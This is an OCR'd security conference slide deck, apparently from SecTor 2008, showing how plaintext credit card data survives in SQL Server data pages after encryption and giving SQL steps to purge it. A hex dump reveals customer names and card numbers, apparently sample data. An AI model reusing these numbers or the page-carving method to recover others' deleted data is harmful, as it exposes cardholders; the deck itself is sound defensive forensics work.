
# Native SQL Server encryption | SQL Server 2005

## Option 2: Residual plain-text data

- Data pages still contain the “deleted” credit card data within the dropped column

DBCC Page (SecTor2008, 1, 73, 2)

```
...
4AA3C070:   00280038 004b616c 616e6974 48696767 †.(.8.KalanitHigg
4AA3C080:   696e7320 56697361 34373233 31383334 †ins Visa47231834
4AA3C090:   38343438 39353930 30000800 0d000000 †844895900.......
4AA3C0A0:   0500e004 00190022 00260036 004f7765 †.......".&.6.Owe
4AA3C0B0:   6e4d6163 4b656e6e 61205669 73613434 †nMacKenna Visa44
4AA3C0C0:   38353234 30353836 35323530 39303000 †852405865250900.
4AA3C0D0:   08000e00 00000500 e004001d 0029002d †.............).-
4AA3C0E0:   003c0053 616d616e 74686146 69747a70 †.<.SamanthaFitzp
4AA3C0F0:   61747269 636b2041 6d657833 32383233 †atrick Amex32823
4AA3C100:   32383139 30323232 38323000 08000f00 †28190222820.....
4AA3C110:   00000500 e004001b 00220026 0036004b †.........".&.6.K
4AA3C120:   616c6172 6543756c 6c656e20 56697361 †alareCullen Visa
4AA3C130:   34353536 34353638 31323432 36323830 †4556456812426280
4AA3C140:   30000800 10000000 0500e004 001c0021 †0..............!
4AA3C150:   00250034 005a6163 68617279 42656c6c †.%.4.ZacharyBell
4AA3C160:   20416d65 78333738 37323634 35383336 † Amex37872645836
4AA3C170:   37333433 30000800 11000000 0500e004 †73430...........
4AA3C180:   001b0021 00250034 00526163 68656c4f †...!.%.4.RachelO
4AA3C190:   4c656172 79416d65 78333238 32323834 †LearyAmex3282284
4AA3C1A0:   35383338 32333433 30000800 12000000 †583823430.......
4AA3C1B0:   0500e004 0019001f 00230032 00416461 †.........#.2.Ada
4AA3C1C0:   6d53636f 74742041 6d657833 37323730 †mScott Amex37270
4AA3C1D0:   35343339 32383635 34373000 08001300 †54392865470.....
...
```




- Varbinary data can be easily converted to reveal the plain text credit card data

- DBCC CLEANTABLE is in-effective



ringzero

# Native SQL Server encryption | SQL Server 2005

Option 3: Create a new table with encrypted column, add ciphertext and delete the original table

- Create mirror table (CCData_temp) using the varbinary data type
- Copy data to the new table **excluding plain text credit card data!**

```
INSERT INTO CCData_temp (ID, FName, LName, CCType, CCNumber)
Select ID, Fname, LName, CCType, 0 from ccdata
```

# Native SQL Server encryption | SQL Server 2005

Option 3: Create a new table with encrypted column, add ciphertext and delete the original table (continued)

- Update new column with encrypted values

```
UPDATE ccdt
set ccdt.CCNumber=ccd.CCNumber
FROM ccdata_temp ccdt
INNER JOIN
(select id, ENCRYPTBYKEY(KEY_GUID('CCsymKey'), CCNumber)
  AS 'CCNumber'
from CCData
GROUP BY ID, CCNumber)ccd
on ccdt.id = ccd.id
```

- DROP original table and rename temp table


```
DROP table CCData
EXEC sp_rename 'CCData_temp', 'CCData'
```


# Native SQL Server encryption | SQL Server 2005

## Option 3: Residual plain-text data

- Data pages still contain the “deleted” credit card data within the dropped table

DBCC Page (SecTor2008, 1, 73, 2)




- Varbinary data can be easily converted to reveal the plain text credit card data



ringzero

# Native SQL Server encryption | SQL Server 2008

- Transparent Data Encryption (TDE) within SQL Server 2008 fixes the problem...right?
- The same methods can be used on SQL Server 2008 with TDE enabled to recover pre-encryption plaintext values from active VLF's and data pages
- TDE prevents recovery of plain text data from reusable VLF regions

# Native encryption | SQL Server 2005 & 2008

- What's the best method to encrypt data?
  1. Create a new database
  2. Transfer all objects and data **excluding the data to be encrypted!**
  3. Update newly created table with generated ciphertext
  4. Checkpoint transaction log
  5. Clear buffer pool
  6. Permanently delete the original database data and log files

- Result
  - No residual sensitive plaintext data within the transaction log
  - No residual sensitive plaintext data left within database data page(s)

- Practical? not in all scenarios. So an alternative approach…

# Native encryption | SQL Server 2005 & 2008

- An easier alternative
  1. Create a new table
     - Mirroring the structure of the original table containing the plain text values
  2. Copy data to the new table **excluding plain text credit card data!**

```
INSERT INTO CCData_temp (ID, FName, LName, CCType, CCNumber)
Select ID, Fname, LName, CCType, 0 from ccdata
```

# Native encryption | SQL Server 2005 & 2008

- An easier alternative (continued)
  3. Update temp table with CCNumber ciphertext

```
UPDATE ccdt
set ccdt.CCNumber=ccd.CCNumber
FROM ccdata_temp ccdt
INNER JOIN
(select id, ENCRYPTBYKEY(KEY_GUID('CCsymKey'), CCNumber)
  AS 'CCNumber'
from CCData
GROUP BY ID, CCNumber)ccd
on ccdt.id = ccd.id
```

  4. Set database recovery model to simple
  5. Overwrite plain text credit card data with **the exact number** of zero's

```
UPDATE CCData SET CCNumber = CONVERT(varbinary, REPLICATE
(0, LEN(CCNumber)))
```

# Native encryption | SQL Server 2005 & 2008

- An easier alternative (continued)
  6. Apply required permissions on CCData_temp table
  7. Truncate the original CCData table

```
TRUNCATE table CCData
```

  8. Rename the temp table to CCData

```
EXEC sp_rename 'CCData_temp', 'CCData'
```

  9. Checkpoint
  10. Clear in-memory data pages (DBCC DROPCLEANBUFFERS)
  11. Enable TDE (SQL Server 2008 only)

- The end result
  - No residual plaintext credit card data within active VLF's
  - Offline transaction log carving prevention
  - No plaintext credit card data left on data page(s)

# Native encryption | how to fix it

- How Microsoft can fix this issue
  - When encryption is used, protect the plaintext data within the transaction log (use encryption or restrict user interaction with it all together)
  - When the plaintext format of encrypted data has completed it's use, overwrite it prior to making the VLF as reusable
  - Add a permanent deletion method that users can use to delete plaintext data during data encryption

# Thank-you | additional information

- Thank-you! | additional information:

Kevvie Fowler | kevvie.fowler@ringzero.ca